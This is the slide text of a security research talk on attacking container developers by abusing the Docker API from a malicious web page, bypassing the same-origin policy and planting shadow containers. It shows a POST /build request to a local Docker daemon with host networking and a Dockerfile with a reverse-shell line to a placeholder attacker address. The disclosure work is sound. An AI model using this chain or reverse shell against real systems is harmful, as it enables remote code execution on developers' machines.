




Well, That Escalated Quickly!

How abusing the Docker API Led to Remote Code Execution, Same Origin Bypass and Persistence in the Hypervisor via Shadow Containers.

Michael Cherny @chernymi

Sagie Dulce @SagieSec



WHO ARE WE?



Michael Cherny
Head of Research
Aqua Security
@chernymi



Sagie Dulce
Sr Security Researcher
Aqua Security
@SagieSec

FOCUS

- Developers are the new **Targets**

FOCUS


- Developers are the new **Targets**
- Main Course: **APT** → Developer Running **Docker**

FOCUS

- Developers are the new **Targets**
- Main Course: **APT** → Developer Running **Docker**
- New Attacks: **Host Rebinding & Shadow Container**

MENU



- Containers & Container Development
- Attacking Developers
 - Abusing Docker API ①
 - Host Rebinding Attack ②
 - Shadow Containers ③
- Full Attack -> Click 2 PWN
- Conclusions



CONTAINERS?



VIRTUAL MACHINES VS CONTAINERS




CONTAINERS EVERYWHERE

■ Linux Containers

- Linux / Windows / Mac

■ Windows Containers

- Native / Hyper-V (Windows Server)
- Hyper-V (windows 10)




CONTAINER ADOPTION STATS




DEVELOPERS AS TARGETS


- High privileges on their machines & domain
- Low security attention
- High Confidence
- Access to sensitive data
 - Code
 - IP
 - Registries



DEVELOPERS AS TARGETS



DEVELOPERS AS TARGETS



ATTACK OVERVIEW

ATTACKING CONTAINER DEVELOPERS

ATTACK OVERVIEW




Daemon listening
on TCP / HTTP

ATTACK OVERVIEW



ATTACK OVERVIEW – WINDOWS 10




ABUSING DOCKER API FROM A MALICIOUS WEB PAGE

1


DOCKER 4 WINDOWS / MAC

- Client talks to daemon over via REST API
 - UNIX socket
 - named pipe
 - ..or **TCP port**
- TCP port was default on Windows 10



DOCKER 4 WINDOWS / MAC

- Client talks to daemon over via REST API
 - UNIX socket
 - named pipe
 - ..or **TCP port**
- TCP port was default on Windows 10
- Abuse Remotely?




DOCKER REST API – CAN WE ATTACK IT?

- It's complicated
 - Same Origin Policy?!

Basic Information

Relationship
Status

It's complicated



BROWSER SECURITY

- Browsers need to display content from multiple domains
- But, one domain shouldn't be able to read / write to another
 - Post status in Facebook
 - Collect underpants...
 - etc.



SAME ORIGIN POLICY (SOP)

- Only “*simple*” requests are allowed **across origins**
 - GET – can't read response body
 - POST – can't send with a body / not all header types
 - HEAD
- **Not same origin:**
 - request has different **domain, protocol or port**

DOCKER API CALLS THAT DON'T VIOLATE SOP

- List containers (GET)
- Inspect container (GET)
- List processes in container (GET)
- Get container logs (GET)
- Get container's changes in filesystem (GET)
- Export container (GET)
- Get container stats (GET)
- Resize Container (POST)
- Start Container (POST)
- List images (GET)
- Build image (POST)
- Create image (POST)
- Get image history (GET)
- Push image (POST)
- Stop Container (POST)
- Restart container (POST)
- Kill a container (POST)
- Rename container (POST)
- Pause container (POST)
- Unpause container (POST)
- Attach to a container (POST)
- Get file info in a container (HEAD)
- Get filesystem archive (GET)
- Delete Container (POST)
- List networks (GET)
- Inspect Network (GET)
- Tag image (POST)
- List volumes (GET)
- Export image (GET)
- Inspect volume (GET)
- List secrets (GET)
- Create secret (POST)
- Inspect secret (GET)
- Inspect Swarm (GET)
- List nodes (GET)
- Inspect node (GET)
- List services (GET)
- Inspect service (GET)
- Get service logs (GET)
- List tasks (GET)
- Inspect a task (GET)
- Search image (GET)
- Delete image (DELETE)

DOCKER API CALLS THAT DON'T VIOLATE SOP

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- List tasks (GET)
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- Search image (GET)
- Delete image (DELETE)

BUILD IMAGE

■ Build images from *Dockerfile*

```
FROM alpine:latest
```

```
ADD mycode.sh
```

```
RUN apt-get update && apt-get install -y ...
```

```
RUN ./mycode.sh
```

BUILD IMAGE

- Build images from *Dockerfile*


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
```
RUN ./mycode.sh
```

- ... Build == **Execute code!**




BUILD IMAGE API CALL

- POST /build
- No body => no SOP violation!
- Interesting build parameters




BUILD IMAGE API CALL

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 - t (tag)




BUILD IMAGE API CALL

- POST /build
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- Interesting build parameters
 - t (tag)
 - remote
 - *git* repository!




BUILD IMAGE API CALL

- POST /build
- No body => no SOP violation!
- Interesting build parameters
 - t (tag)
 - remote
 - *git* repository!
 - networkmode (*bridge* / **host** / *none*)



BUILD IMAGE API CALL → REVERSE SHELL DEMO

*POST http://localhost:2375/**build**?
remote=https://github.com/<User>/<Repo>
&**networkmode=host***



BUILD IMAGE API CALL → REVERSE SHELL DEMO

Branch: master ▾

revesesheller / Dockerfile




Create Dockerfile

1 contributor

4 lines (3 sloc) | 109 Bytes

```
1 FROM alpine
2 RUN apk update && apk add bash
3 RUN /bin/bash -c 'bash -i >& /dev/tcp/<evil-ip>/<evil-port> 0>&1'
```


ABUSE DOCKER BUILD



